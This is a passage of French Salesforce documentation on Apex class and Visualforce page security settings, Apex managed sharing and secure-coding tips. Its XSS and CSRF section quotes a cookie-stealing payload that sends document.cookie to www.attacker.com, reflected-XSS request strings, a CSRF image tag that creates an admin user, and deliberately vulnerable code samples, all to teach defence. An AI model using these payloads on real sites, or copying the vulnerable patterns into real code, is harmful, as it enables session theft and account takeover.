   e. Cliquez sur **Suivant**. Sélectionnez la case Visible pour attribuer l'application à des profils, puis cliquez sur **Enregistrer**.
3. Vérifiez le résultat en accédant au Lanceur d'application dans Lightning Experience. Votre application personnalisée doit être affichée dans le Lanceur d'application. Cliquez sur l'application personnalisée pour afficher les composants que vous avez ajoutés.

CONSULTER ÉGALEMENT :

Ajout de composants Lightning à Salesforce1 en tant qu'onglets personnalisés

Création d'applications personnalisées pour Salesforce Classic

# Sécurité du code

## Sécurisation de votre code

Cette section présente des informations sur la mise en oeuvre de la sécurité dans votre code.

- Fonctionnement de la sécurité de la classe Apex ?
- Définition de la sécurité de page Visualforce depuis une définition de page
- Conseils relatifs à la sécurité pour le développement Apex et Visualforce

# Sécurité d'Apex

## Comment fonctionne la sécurité de la classe Apex ?

Limitez les utilisateurs autorisés à exécuter les méthodes d'une classe Apex de niveau supérieur particulière en fonction de leur profil ou d'un ensemble d'autorisations associé. Cela vous permet d'appliquer une sécurité plus précise aux opérations Apex dans votre organisation.

Ces autorisations s'appliquent uniquement aux méthodes de classe Apex. La méthode peut être une méthode de service Web ou n'importe quelle méthode utilisée dans un contrôleur Visualforce personnalisé ou une extension de contrôleur appliquée à une page Visualforce. Par contraste, les déclencheurs sont toujours activés sur des événements de déclencheur (tels que `insert` ou `update`), quelles que soient les autorisations de l'utilisateur.

**Remarque:** Si vous avez installé un package géré dans votre organisation, vous pouvez définir la sécurité uniquement pour les classes Apex du package qui sont déclarées comme `global` ou pour les classes contenant des méthodes déclarées comme `webService`.

Si les utilisateurs disposent de l'autorisation « Auteur Apex », ils peuvent accéder à toutes les classes Apex dans l'organisation associée, quels que soient les paramètres de sécurité des classes individuelles.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

L'autorisation pour une classe Apex est vérifiée au niveau supérieur uniquement. Par exemple, si une classe A appelle une classe B, et qu'un profil utilisateur n'a accès qu'à la classe A mais pas à la classe B, l'utilisateur peut quand même exécuter le code de la classe A. De même, si une page Visualforce utilise un composant personnalisé avec un contrôleur associé, la sécurité n'est vérifiée que pour le contrôleur associé à la page. Le contrôleur associé au composant personnalisé s'exécute quelles que soient les autorisations.

Vous pouvez définir la sécurité de la classe Apex via :

- La page de liste de la classe Apex
- Une page de détail de la classe Apex
- Ensembles d'autorisations
- Profils

CONSULTER ÉGALEMENT :

Conseils relatifs à la sécurité pour le développement Apex et Visualforce

*Guide du développeur Apex*

## Définition de l'accès aux classes Apex dans la page de liste de la classe

1. Dans Configuration, saisissez *Classes Apex* dans la case Recherche rapide, puis sélectionnez **Classes Apex**.
2. En regard du nom de la classe à restreindre, cliquez sur **Sécurité**.
3. Sélectionnez les profils que vous souhaitez activer dans la liste Profils disponibles, puis cliquez sur **Ajouter**, ou sélectionnez les profils que vous souhaitez désactiver de la liste Profil activés, puis cliquez sur **Retirer**.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Définition de l'accès aux classes Apex dans la page de détail de la classe

Définition de l'accès à la classe Apex à partir d'un ensemble d'autorisations

Définition de l'accès à la classe Apex à partir de profils

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir la sécurité des classes Apex :

- Auteur Apex

  ET

  Personnaliser l'application

## Définition de l'accès aux classes Apex dans la page de détail de la classe

1. Dans Configuration, saisissez *Classes Apex* dans la case Recherche rapide, puis sélectionnez **Classes Apex**.
2. Cliquez sur le nom de la classe que vous souhaitez limiter.
3. Cliquez sur **Sécurité**.
4. Sélectionnez les profils que vous souhaitez activer dans la liste Profils disponibles, puis cliquez sur **Ajouter**, ou sélectionnez les profils que vous souhaitez désactiver de la liste Profil activés, puis cliquez sur **Retirer**.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Définition de l'accès aux classes Apex dans la page de liste de la classe

Définition de l'accès à la classe Apex à partir d'un ensemble d'autorisations

Définition de l'accès à la classe Apex à partir de profils

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir la sécurité des classes Apex :

- Auteur Apex

  ET

  Personnaliser l'application

## Définition de l'accès à la classe Apex à partir d'un ensemble d'autorisations

Vous pouvez spécifier les méthodes d'une classe Apex de niveau supérieur qui sont exécutables pour un ensemble d'autorisations. Ces paramètres ne s'appliquent qu'à des méthodes de classe Apex telles que des méthodes de service Web ou toute méthode utilisée dans un contrôleur Visualforce personnalisé ou une extension de contrôleur appliquée à une page Visualforce. Les déclencheurs sont systématiquement activés lors d'événements de déclencheur (tels que `insert` ou `update`), quels que soient les paramètres d'autorisation.

1. Dans Configuration, saisissez *`Ensembles d'autorisations`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisations**.
2. Sélectionnez un ensemble d'autorisations.
3. Cliquez sur **Accès à la classe Apex**.
4. Cliquez sur **Modifier**.
5. Sélectionnez les classes Apex que vous souhaitez activer dans la liste Classes Apex disponibles, puis cliquez sur **Ajouter**, ou sélectionnez les classes Apex que vous souhaitez désactiver dans la liste de Classes Apex activées, puis cliquez sur **Retirer**.
6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Définition de l'accès aux classes Apex dans la page de liste de la classe
- Définition de l'accès aux classes Apex dans la page de détail de la classe
- Définition de l'accès à la classe Apex à partir de profils

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres d'accès à la classe Apex :

- Gérer les profils et les ensembles d'autorisations

## Définition de l'accès à la classe Apex à partir de profils

Vous pouvez spécifier les méthodes d'une classe Apex de niveau supérieur qui peuvent être exécutées pour un profil.

Ces paramètres s'appliquent uniquement aux méthodes de classe Apex. Par exemple, appliquez les paramètres à des méthodes de service Web, ou à une méthode utilisée dans un contrôleur Visualforce ou une extension de contrôleur appliquée à une page Visualforce. Les déclencheurs sont systématiquement activés lors d'événements de déclencheur (tels que `insert` ou `update`), quels que soient les paramètres de profil.

1. Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Sélectionnez un profil, puis cliquez sur son nom.
3. Dans la liste associée ou la page Accès aux classes Apex, cliquez sur **Modifier**.
4. Dans la liste Classes Apex disponibles, sélectionnez les classes Apex que vous souhaitez activer, puis cliquez sur **Ajouter**. Vous pouvez également sélectionner les classes Apex que vous souhaitez désactiver dans la liste Classes Apex activées, puis cliquer sur **Retirer**.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier des profils :

- Gérer les profils et les ensembles d'autorisations

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Définition de l'accès aux classes Apex dans la page de liste de la classe

Définition de l'accès aux classes Apex dans la page de détail de la classe

Définition de l'accès à la classe Apex à partir d'un ensemble d'autorisations

## Création de motifs de partage Apex

Lors de la création d'un partage géré Apex, créez des motifs de partage Apex pour des objets personnalisés individuels pour indiquer le motif de la mise en œuvre du partage, simplifiez le codage requis pour mettre à jour et supprimer le partage des enregistrements, puis partagez plusieurs fois un enregistrement avec le même utilisateur ou groupe en utilisant différents motifs de partage Apex.

**Remarque:** Pour plus d'informations sur le partage géré Apex, reportez-vous au guide *Force.com Apex Code Developer's Guide*.

Salesforce affiche les motifs de partage Apex dans la colonne `Motif` lors de l'affichage d'un enregistrement d'objet personnalisé dans l'interface utilisateur. Cela permet à des utilisateurs et des administrateurs de comprendre le motif du partage.

Lors de l'utilisation des motifs de partage Apex, notez les points suivants :

- Seuls des utilisateurs disposant de l'autorisation de modifier toutes les données, peuvent ajouter, modifier ou supprimer un partage qui utilise un motif de partage Apex.
- La suppression d'un motif de partage Apex supprime tous les partages sur l'objet qui utilise le motif.
- Vous pouvez créer jusqu'à 10 motifs de partage Apex par objet personnalisé.
- Vous pouvez créer des motifs de partage Apex en utilisant l'API métadonnées.

Pour créer un motif de partage Apex :

1. Dans les paramètres de gestion de l'objet personnalisé, cliquez sur **Nouveau** dans la liste associée Motifs de partage Apex.
2. Saisissez une étiquette de motif de partage Apex. L'étiquette affiche la colonne `Motif` lors de l'affichage du partage d'un enregistrement dans l'interface utilisateur. L'étiquette est également activée pour la traduction via le système de traduction.
3. Saisissez un nom de motif de partage Apex. Le nom est utilisé lors du référencement du motif dans l'API et Apex. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour créer des motifs de partage Apex :
- Auteur Apex

Pour consulter des motifs de partage Apex :
- Afficher les paramètres et la configuration

CONSULTER ÉGALEMENT :

Recalcul du partage géré Apex

Recherche des paramètres de gestion d'objet

## Recalcul du partage géré Apex

**Important:** Lors de l'intégration d'objets personnalisés à un package, notez que les nouveaux calculs de partage Apex associés sont également inclus et peuvent empêcher l'installation du package.

Les développeurs peuvent écrire des classes Apex par lot qui recalculent le partage géré Apex d'un objet personnalisé spécifique. Vous pouvez associer ces classes à un objet personnalisé sur sa page détails et les exécuter si un problème de verrouillage empêche Apex d'accorder l'accès à un utilisateur comme défini dans la logique de l'application. Les nouveaux calculs de partage Apex sont aussi utiles pour résoudre les problèmes de visibilité dus à des erreurs de codage. Par exemple, si un développeur corrige une erreur de codage qui empêchait les utilisateurs d'accéder à des enregistrements qu'ils devaient consulter, la correction ne concernera que des enregistrements créés après la mise à jour du code. Afin de s'assurer que la correction s'applique aussi à des enregistrements existants, le développeur peut exécuter un nouveau calcul de partage Apex afin de valider le partage de tous les enregistrements.

Vous pouvez exécuter des recalculs de partage Apex à partir de la page détails d'un objet personnalisé. Vous pouvez également les exécuter via un programme à l'aide de la méthode `Database.executeBatch`. De plus, Salesforce exécute automatiquement les classes de recalcul Apex définies pour un objet personnalisé à chaque fois qu'un niveau d'accès par défaut de partage à l'échelle de l'entreprise d'un objet personnalisé est mis à jour.

**Remarque:** Salesforce recalcule automatiquement le partage pour tous les enregistrements d'un objet lorsque son niveau d'accès par défaut de partage à l'échelle de l'entreprise change. Le recalcul comprend l'accès accordé par des règles de partage. En outre, tous les types de partage sont supprimés si l'accès qu'elles accordent est redondant. Par exemple, le partage manuel qui accorde un accès en lecture seule à un utilisateur est supprimé lorsque le modèle de partage de l'objet est modifié de Privé à Accès public en lecture seule.

Pour plus d'informations sur la création d'un partage géré Apex et de règles de recalcul, reportez-vous au manuel *Force.com Apex Code Developer's Guide*.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour associer une classe de recalcul de partage géré Apex :

- Auteur Apex

Pour exécuter un recalcul de partage géré Apex :

- Auteur Apex

  OU

  Gérer le partage

Pour associer une classe de recalcul de partage géré Apex à un objet personnalisé :

1. Dans les paramètres de gestion de l'objet personnalisé, accédez à Recalculs de partage Apex.
2. Choisissez la classe Apex qui recalcule le partage Apex de cet objet. La classe que vous choisissez doit implémenter l'interface `Database.Batchable`. Vous ne pouvez pas associer plusieurs fois la même classe Apex avec le même objet personnalisé.
3. Cliquez sur **Enregistrer**.

Pour exécuter un nouveau calcul de partage Apex, dans les paramètres de gestion d'un objet personnalisé, accédez à Recalcul de partage Apex, puis cliquez sur **Nouveau**.

Lors de l'utilisation de nouveaux calculs de partage Apex, notez les points suivants.

- Le code Apex qui étend le recalcul de partage peut traiter un maximum de cinq millions d'enregistrements. Si ce code Apex affecte plus de cinq millions d'enregistrements, la tâche échoue immédiatement.
- Vous pouvez surveiller le statut des nouveaux calculs de partage Apex dans la file d'attente des tâches Apex.
- Vous pouvez associer un maximum de cinq recalculs de partage Apex par objet personnalisé.

- Vous ne pouvez pas associer des recalculs de partage Apex avec des objets standard.

CONSULTER ÉGALEMENT :

Création de motifs de partage Apex

Recherche des paramètres de gestion d'objet

## Sécurité de Visualforce

### Sécurité des pages Visualforce

Vous pouvez spécifier les utilisateurs qui peuvent exécuter une page Visualforce particulière en fonction de leur profil ou d'un ensemble d'autorisations associé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

L'autorisation pour une page Visualforce est uniquement vérifiée au niveau supérieur. Lorsque les utilisateurs ont accès à une page, ils peuvent exécuter tous les Apex associés à la page. notamment :

- le contrôleur de la page et toute classe Apex appelée depuis la classe de contrôleur.
- toute classe d'extension pour la page et tout Apex appelé depuis une extension.
- toute classe Apex associée à des composants personnalisés dans la page.
- toute classe associée à la page par l'utilisation de `apex:include` ou `apex:composition`.

Par exemple, si une page A dépend d'un contrôleur qui appelle une classe B d'Apex, et qu'un utilisateur a accès à la page A mais pas à la classe B, l'utilisateur peut quand même exécuter le code de la classe A. De même, si une page Visualforce utilise un composant personnalisé avec un contrôleur associé, la sécurité n'est vérifiée que pour le contrôleur associé à la page, *pas* pour le contrôleur associé au composant.

Vous pouvez définir la sécurité de page Visualforce à partir de :

- Une définition de page Visualforce
- Ensembles d'autorisations
- Profils

Si les utilisateurs disposent de l'autorisation « Personnaliser l'application », ils peuvent accéder à toutes les pages Visualforce dans l'organisation associée. Cependant, ils peuvent encore avoir des restrictions relatives aux classes Apex. L'autorisation « Personnaliser l'application » ne permet pas aux utilisateurs d'ignorer ces restrictions dans une page Visualforce, sauf si un accès à la page Visualforce leur est accordé.

De plus, pour inclure Apex dans une page, l'utilisateur doit disposer de l'autorisation « Auteur Apex » ou de l'accès à la classe Apex.

Remarque: Les organisations qui ont des sites Force.com ou des portails client peuvent activer des pages Visualforce en les attribuant à des profils utilisateurs ou en les activant pour un site complet.

CONSULTER ÉGALEMENT :

Conseils relatifs à la sécurité pour le développement Apex et Visualforce

https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/

Définition de la sécurité de page Visualforce depuis une définition de page

Configuration de la page de sécurité Visualforce à partir d'ensembles d'autorisations

Définition de la sécurité de pages Visualforce à partir de profils

### Définition de la sécurité de page Visualforce depuis une définition de page

1. Dans Configuration, saisissez *Pages Visualforce* dans la case Recherche rapide, puis sélectionnez **Pages Visualforce**.
2. En regard du nom de la page à restreindre, cliquez sur **Sécurité**.
3. Dans la liste Profils disponibles, sélectionnez les profils à activer et cliquez sur **Ajouter**.
4. Dans la liste Profils activés, sélectionnez les profils à désactiver et cliquez sur **Supprimer**.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir la sécurité de page Visualforce :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

## Configuration de la page de sécurité Visualforce à partir d'ensembles d'autorisations

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Sélectionnez un ensemble d'autorisations.
3. Cliquez sur **Accès à la page Visualforce**.
4. Cliquez sur **Modifier**.
5. Sélectionnez les pages Visualforce que vous souhaitez activer dans la liste Pages Visualforce disponibles, puis cliquez sur **Ajouter**, ou sélectionnez les pages Visualforce que vous souhaitez désactiver dans la liste Pages Visualforce activées, puis cliquez sur **Supprimer**.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Ensembles d'autorisations disponibles avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres d'accès à la page Visualforce :

- Gérer les profils et les ensembles d'autorisations

## Définition de la sécurité de pages Visualforce à partir de profils

Définissez la sécurité de Visualforce directement depuis un profil afin de permettre aux utilisateurs associés à ce profil d'accéder à la page Visualforce spécifiée.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Cliquez sur le nom du profil à modifier.
3. Accédez à la page ou liste associée Accès à la page Visualforce, puis cliquez sur **Modifier**.
4. Sélectionnez les pages Visualforce que vous souhaitez activer depuis la liste Pages Visualforce disponibles, puis cliquez sur **Ajouter**. Vous pouvez également sélectionner les pages Visualforce que vous souhaitez désactiver depuis la liste Pages Visualforce activées, puis cliquer sur **Supprimer**.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir la sécurité de page Visualforce :

- Gérer les profils et les ensembles d'autorisations

# Conseils relatifs à la sécurité pour le développement Apex et Visualforce

Analysez les vulnérabilités et protégez-vous en développant des applications personnalisées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Visualforce n'est pas disponible dans **Database.com**

## Présentation de la sécurité

La combinaison puissante de pages Apex et Visualforce permet aux développeurs Force.com de fournir des fonctionnalités personnalisées et une logique applicative à Salesforce ou de créer un produit autonome entièrement nouveau qui s'exécute dans la plate-forme Force.com. Les développeurs doivent toutefois connaître des failles de sécurité potentielles, comme avec tout langage de programmation.

Salesforce a intégré plusieurs dispositifs de sécurité dans la plate-forme Force.com elle-même. Cependant, les développeurs imprudents peuvent dans la plupart des cas contourner les défenses intégrées et exposer leurs applications ainsi que leurs clients à des risques de sécurité. Parmi les erreurs de codage qu'un développeur peut faire sur la plate-forme Force.com, beaucoup sont comparables aux vulnérabilités des applications Web courantes, tandis que d'autres sont spécifiques à Apex.

Pour certifier une application pour AppExchange, il est essentiel que les développeurs apprennent et comprennent les failles de sécurité présentées dans ce document. Pour plus d'informations, reportez-vous à la page Ressources de sécurité Force.com dans Développeurs de Salesforce à l'adresse https://developer.salesforce.com/page/Security.

CONSULTER ÉGALEMENT :

Gérer les versions

## Cross-Site Scripting (XSS)

Les attaques cross-site scripting (XSS) comprennent une vaste gamme d'attaques qui ajoutent un script HTML ou côté client malveillant à une application Web. L'application Web inclut un script malveillant en réponse à un utilisateur de l'application Web. L'utilisateur devient ainsi la victime inconsciente de l'attaque. L'assaillant a utilisé l'application Web comme un intermédiaire pour son attaque, tirant parti de la confiance que la victime place dans l'application Web. La plupart des applications qui affichent des pages Web dynamiques sans valider correctement les données sont probablement vulnérables. Les attaques contre un site Web sont particulièrement aisées lorsque les saisies d'un utilisateur sont destinées à être vues par un autre utilisateur. Parmi les cibles naturelles figurent les sites contenant des forums électroniques ou les commentaires des utilisateurs, les sites d'actualités et les archives de messagerie.

Par exemple, supposons que le script suivant soit inclus dans une page Force.com qui utilise un composant de script, un événement `on*` ou une page Visualforce.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

Ce bloc de script insère dans la page la valeur `userparam` fournie par l'utilisateur. L'assaillant peut ensuite saisir la valeur `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

Dans ce cas, tous les cookies de la page actuelle sont envoyés vers `www.attacker.com` en tant que chaîne de requête dans la requête du script `cookie.cgi`. A ce stade, l'assaillant dispose du cookie de session de la victime et peut se connecter à l'application Web en se faisant passer pour la victime.

L'assaillant peut publier un script malveillant via un site Web ou un e-mail. Non seulement les utilisateurs de l'application Web voient l'entrée de l'assaillant, mais leur navigateur peut exécuter le script de l'assaillant dans un contexte de confiance. Grâce à cette possibilité, l'assaillant peut lancer une grande diversité d'attaques contre la victime. Ces attaques vont de simples actions, telles que l'ouverture et

la fermeture de fenêtres, à des opérations plus malveillantes, telles que le vol de données ou de cookies de session, qui procurent à l'assaillant un accès total à la session de la victime.

Pour plus d'informations générales sur ces attaques, reportez-vous aux articles suivants :

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Dans la plate-forme Force.com, plusieurs protections anti-XSS sont en place. Par exemple, Salesforce a mis en œuvre des filtres qui excluent les caractères dangereux de la plupart des méthodes de sortie. Pour les développeurs qui utilisent des classes et des méthodes de sortie standard, la menace représentée par les failles XSS est largement atténuée. Le développeur créatif peut toutefois trouver, accidentellement ou intentionnellement, des méthodes de contournement des contrôles par défaut. Les sections suivantes indiquent la présence ou l'absence de protection.

### Protection existante

Tous les composants Visualforce standard, qui commencent par `<apex>`, sont dotés de filtres anti-XSS. Par exemple, le code suivant est généralement vulnérable à une attaque XSS car il utilise l'entrée fournie par l'utilisateur pour lui renvoyer directement, mais la balise `<apex:outputText>` est protégée contre les attaques XSS. Tous les caractères qui constituent des balises HTML sont convertis dans leur forme littérale. Par exemple, le caractère < est converti en `<` afin d'afficher un caractère < littéral sur l'écran de l'utilisateur.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

### Désactivation de l'échappement dans les balises Visualforce

Par défaut, presque toutes les balises Visualforce échappent les caractères vulnérables aux attaques XSS. Il est possible de désactiver ce comportement en définissant l'attribut optionnel à `escape="false"`. Par exemple, la sortie suivante est vulnérable XSS :

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

### Éléments de programmation non protégés contre les attaques XSS

Les éléments suivants ne disposent pas de protections intégrées contre les attaques XSS. Vous devez utiliser ces balises et ces objets avec précaution. Ces éléments ont été conçus pour permettre au développeur de personnaliser une page en insérant des commandes de script. Par conséquent, il n'est pas logique d'inclure des filtres anti-XSS dans les commandes ajoutées intentionnellement à une page.

**JavaScript personnalisé**

Si vous écrivez votre propre code JavaScript, la plate-forme Force.com ne dispose d'aucun moyen pour vous protéger. Par exemple, le code suivant est vulnérable aux attaques XSS s'il est utilisé dans JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

**<apex:includeScript>**

Le composant Visualforce `<apex:includeScript>` permet d'inclure un script personnalisé dans une page. Dans ce cas, validez avec précaution le contenu pour vous assurer qu'il est sûr et ne contient pas de données fournies par l'utilisateur. Par exemple, le snippet suivant est très vulnérable car il inclut une entrée fournie par l'utilisateur en tant que valeur dans le texte du script. La valeur fournie par la balise est une URL vers le script Java à inclure. Si un assaillant peut fournir des données arbitraires à ce paramètre

(comme dans l'exemple ci-dessous), elles peuvent éventuellement inviter la victime à inclure un fichier JavaScript depuis un autre site Web.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

## Balises de formule

La syntaxe générale de ces balises est la suivante : `{!FUNCTION()}` ou `{!$OBJECT.ATTRIBUTE}`. Par exemple, si un développeur souhaite inclure l'ID de session d'un utilisateur dans un lien, il peut créer le lien avec la syntaxe suivante :

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Cette syntaxe produit une sortie semblable à la suivante :

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Les expressions de formule peuvent être des appels de fonction ou inclure des informations sur des objets de plate-forme, l'environnement d'un utilisateur, l'environnement système et l'environnement de demande. Une fonctionnalité importante de ces expressions est l'absence d'échappement des données durant le rendu. Puisque les données sont rendues sur le serveur, il n'est pas possible d'échapper les données rendues sur le client à l'aide d'un script Java ou d'une autre technologie côté client. Cela peut entraîner des situations potentiellement dangereuses si l'expression de la formule se réfère à des données non système (éventuellement hostiles ou modifiables) et si l'expression elle-même n'est pas incluse dans une fonction pour échapper la sortie durant le rendu. Une vulnérabilité commune est créée en utilisant l'expression `{!$Request.*}` pour accéder aux paramètres de demande.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Malheureusement, la balise `{!$Request.title}` non échappée entraîne également une vulnérabilité XSS. Par exemple, la requête :

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

donne la sortie :

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

Le mécanisme standard d'échappement côté serveur consiste à utiliser la balise de formule `SUBSTITUTE()`. Compte tenu de la position de l'expression `{!$Request.*}` dans l'exemple, l'attaque ci-dessus peut être évitée en utilisant les appels `SUBSTITUTE()` imbriqués suivants.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Selon la position de la balise et de l'utilisation des données, les deux caractères à échapper ainsi que leurs équivalents échappés peuvent varier. Par exemple, l'instruction

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

nécessite que le caractère double guillemet soit échappé avec %22, son équivalent codé en URL, au lieu du guillemet échappé en HTML, car il sera probablement utilisé dans un lien. Sinon, la requête :

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

donne :

```
<script>var ret = "foo";alert('xss');//";</script>
```

En outre, la variable `ret` peut nécessiter ultérieurement un échappement côté client dans la page, si son utilisation risque de provoquer l'interprétation des caractères de contrôle HTML inclus.

Les balises de formule peuvent également servir à inclure des données d'objet de plate-forme. Bien que les données proviennent directement de l'organisation de l'utilisateur, elles doivent être échappées avant leur utilisation afin d'empêcher les utilisateurs d'exécuter du code dans le contexte d'autres utilisateurs (éventuellement ceux disposant de privilèges supérieurs). Tandis que ces types d'attaques doivent être exécutés par des utilisateurs de la même organisation, ils les rôles d'utilisateur de l'organisation et réduisent l'intégrité des enregistrements d'audit. De plus, de nombreuses organisations contiennent des données importées depuis des sources externes et dont le contenu malveillant n'a pas été filtré.

## Cross-Site Request Forgery (CSRF)

Les failles Cross-Site Request Forgery (CSRF) relèvent moins de l'erreur de programmation que d'un manque de protection. Pour décrire le CSRF, le plus simple est de prendre un exemple. Un assaillant possède une page Web à l'adresse `www.attacker.com`. Cette page peut être n'importe quelle page Web, y compris une page qui fournit des services ou des informations utiles dirigeant le trafic vers ce site. La page de l'assaillant contient une balise HTML semblable à la suivante :

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

En d'autres termes, la page de l'assaillant contient une URL qui exécute une action sur votre site Web. Si l'utilisateur est encore connecté à votre page Web lorsqu'il visite celle de l'assaillant, l'URL est récupérée et les actions exécutées. Cette attaque réussit car l'utilisateur est encore authentifié à votre page Web. Il s'agit d'un exemple très simple mais l'assaillant peut se révéler plus créatif en utilisant des scripts pour générer la requête de rappel ou même utiliser des attaques CSRF contre vos méthodes AJAX.

Pour plus d'informations et obtenir des protections traditionnelles, reportez-vous aux articles suivants :

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Dans la plate-forme Force.com, Salesforce a implémenté un jeton anti-CSRF pour éviter cette attaque. Chaque page inclut une chaîne de caractères aléatoire en tant que champ de formulaire masqué. Au chargement de la page suivante, l'application vérifie la validité de cette chaîne de caractères et exécute la commande uniquement si la valeur correspond à la valeur attendue. Cette fonctionnalité vous protège lors de l'utilisation de tous les contrôleurs et méthodes standard.

Là encore, le développeur peut contourner les protections intégrées sans être conscient du risque. Par exemple, supposons que vous avez un contrôleur personnalisé dans lequel vous prenez l'ID d'objet en tant que paramètre d'entrée, puis utilisez ce paramètre d'entrée dans un appel SOQL. Examinez le snippet de code suivant.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

Dans ce cas, le développeur a sans le savoir contourné les contrôles anti-CSRF en développant sa propre méthode d'action. Le paramètre `id` est lu et utilisé dans le code. Le jeton anti-CSRF n'est jamais lu ni validé. La page Web d'un assaillant peut avoir envoyé l'utilisateur vers cette page à l'aide d'une attaque CSRF et peut avoir fourni n'importe quelle valeur pour le paramètre `id`.

